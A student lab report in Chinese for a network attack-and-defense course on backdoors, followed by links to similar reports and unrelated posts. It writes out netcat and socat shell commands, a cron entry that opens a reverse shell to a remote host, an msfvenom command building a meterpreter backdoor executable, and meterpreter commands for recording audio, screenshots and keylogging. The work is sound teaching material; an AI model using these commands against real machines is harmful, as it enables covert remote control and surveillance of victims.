
20155330 《网络对抗》 Exp2 后门原理与实践
20155330 《网络对抗》 实验二 后门原理与实践
基础问题回答
例举你能想到的一个后门进入到你系统中的可能方式?
在网站上下载非官方软件,所下载的软件中携带伪装过的后门程序。
例举你知道的后门如何启动起来(win及linux)的方式?
将后门程序伪装为被启动项目。
Meterpreter有哪些给你映像深刻的功能?
记录音频、获取入侵主机权限。
如何发现自己有系统有没有被安装后门?
使用杀毒软件进行查杀。
实验内容
- 使用netcat获取主机操作Shell,cron启动
- 使用socat获取主机操作Shell, 任务计划启动
- 使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
常用后门工具
准备工作

- 打开cmd,输入
ipconfig获取windows系统的IP地址和相关信息。- win10系统IP:192.168.43.248
- win7系统IP:192.168.204.135

- win10系统IP:192.168.43.248
打开终端,输入
ifconfig -a获取Kali的IP地址和相关信息。
Win获得Linux Shell
以下实践Windows基于Win10-64bit, Kali2-64bit.

- windows 打开监听

- Linux反弹连接win

- windows下获得一个linux shell,可运行任何指令,如ls
Linux获得Win Shell
以下实践Windows基于Win7-64bit, Kali2-64bit.(后同)

1.Linux运行监听指令


2.Windows反弹连接Linux
3.Linux下看到Windows的命令提示
nc传输数据


在win7的cmd中使用ncat.exe -l 5330监听端口,Kali中使用nc win7主机IP 5330连接win7系统输入数据,在win7同步显示。
使用netcat获取主机操作Shell,cron启动
- 在windows系统下监听5330端口

- 用

crontab -e指令编辑一条定时任务(使用VIM编辑器编辑),在最后一行添加43 * * * * /bin/netcat 192.168.1.200 5215 -e /bin/sh(时间设置在Kali系统当前时间的后一分钟)

时间到43分时,windows系统获得Kali的shell,在cmd中输入命令
whoami得到结果
SoCat
- 在Windows系统下,打开控制面板->管理工具->任务计划程序,创建任务,填写任务名称后,新建一个触发器


- 在操作->程序/脚本中选择socat.exe文件的路径,在添加参数一栏填写tcp-listen:5330 exec:cmd.exe,pty,stderr(作用:把cmd.exe绑定到端口5215,同时将cmd.exe的stderr重定向到stdout)

在Kali环境下输入指令socat - tcp:192.168.204.135:5330,第一个参数-代表标准的输入输出,第二个流连接到Windows主机的5330端口,此时可成功获得cmd shell
2.2 Meterpreter
生成20155330_backdoor.exe,复制到Win
- 输入指令

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.204.135 LPORT=5330 -f exe > 20155330_backdoor.exe生成后门程序


- 通过nc指令将生成的后门程序传送到Windows主机上

参数说明:
参数 相关说明 -p 使用的payload。windows/meterpreter/reverse_tcp相当于shellcode。 -x 使用的可执行文件模板,payload(shellcode)写入到该可执行文件中。 -e 使用的编码器,用于对shellcode变形,为了免杀。 -i 编码器的迭代次数。 -b badchar是payload中需要去除的字符。 LHOST 是反弹回连的IP LPORT 是回连的端口 -f 生成文件的类型 > 输出到哪个文件
MSF打开监听进程
- 打开
msfconsole

- 输入
use exploit/multi/handler进行侦听,并设置相关参数.


- 设置完成后,执行监听。Linux平台的监听进程将获得Win主机的主动连接,并得到远程控制shell
Meterpreter常用功能
- 使用
record_mic截获一段音频

- 使用
screenshot截屏

- 使用

keyscan_start指令记录击键的过程,使用keyscan_dump指令读取击键的记录
- 使用
getuid指令查看当前用户

实验体会
此次实验首先要保证Kali和windows系统主机能够通过网络相互连接,才能进行之后的步骤。实验中主要遇到的问题就是电脑的摄像头无法连接到虚拟机,甚至在本机上也经常出现错误,应该是开学初的强制更新过程中驱动出了问题。
20155330 《网络对抗》 Exp2 后门原理与实践的更多相关文章
- 20155323刘威良 网络对抗 Exp2 后门原理与实践
20155323 刘威良<网络攻防>Exp2后门原理与实践 实验内容 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主机操作Shell, ...
- 20155331 丹增旦达 网络攻防 Exp2后门原理与实践
20155331 丹增旦达<网络攻防>Exp2后门原理与实践 实验内容 (1)使用netcat获取主机操作Shell,cron启动 (2)使用socat获取主机操作Shell, 任务计划启 ...
- 20155302 Exp2 后门原理与实践
20155302<网络对抗>后门原理与实践 实验要求 1.使用netcat获取主机操作Shell,cron启动 (0.5分) 2.使用socat获取主机操作Shell, 任务计划启动 (0 ...
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 20155324《网络对抗》Exp2 后门原理与实践
20155324<网络对抗>Exp2 后门原理与实践 20155324<网络对抗>Exp2 后门原理与实践 常用后门工具实践 Windows获得Linux Shell 在Win ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
随机推荐
- Android JNI的使用方法
1.JNI是什么 JNI是Java Native Interface的缩写,它提供若干的API实现Java与其他语言之间的通信.而Android Framework由基于Java语言的的Java层与基 ...
- smarty详细使用教程(韩顺平smarty模板技术笔记)
MVC是一种开发模式,强调数据的输入.处理.显示是强制分离的 Smarty使用教程1.如何配置我们的smarty解压后把libs文件夹放在网站第一级目录下,然后创建两个文件夹templates 存放模 ...
- oracle instr函数(oracle 用instr 来代替 like)
oracle instr函数 对于instr函数,我们经常这样使用:从一个字符串中查找指定子串的位置.例如: SQL> select instr('Oracle','or') position ...
- java io详解(1)
一.java io结构图 二.java io的开始:文件 三.字节流: 一.java io结构图 流分类: 1.Java的字节流 InputStream是所有字节输入流的祖先,而OutputSt ...
- linux 下查看外网ip
1. curl ipinfo.io ~/codes/qt_codes/qt-5.4.1-build$ curl ipinfo.io{ "ip": "114.241.21 ...
- orcl 中upper()和lower()和initcap()的用法
upper(字符串 | 列):输入的字符串变为大写返回: 将 bqh4表里的zym字段信息中含有字母的全部转成大写的方法: select * from bqh4 select upper(zym) f ...
- C++设计模式 ==> 策略模式与简单工厂模式结合
简介 策略模式相较之于简单工厂模式适用于生产方法经常变化且方法较为繁多的情况,因为生产方法时常变化就会需要频繁修改工厂类,违背了开闭原则,这时就可以用策略选择类由客户端根据需求动态切换策略.且策略模式 ...
- PyCharm导入模块报No model named
PyCharm导入模块报No model named 引言 在PyCharm中同目录下import其他模块,出现No model named ...的报错,但实际可以运行的情况. 这很可能是因为PyC ...
- kubernetes 垃圾回收机制
一:前言 Kubernetes系统在长时间运行后,Kubernetes Node会下载非常多的镜像,其中可能存在很多过期的镜像.同时因为运行大量的容器,容器推出后就变成死亡容器,将数据残留在宿主机上, ...
- [luogu4072] 征途
题面 题意体面中写得很明确, 应该不用我说了, 方差的概念在初中人教版九年级数学中有所提到, 没有上过初中的同学们可以左转百度. 将序列拆为几段求最值, 我们考虑用dp来实现. 先推一下式子, 令方差 ...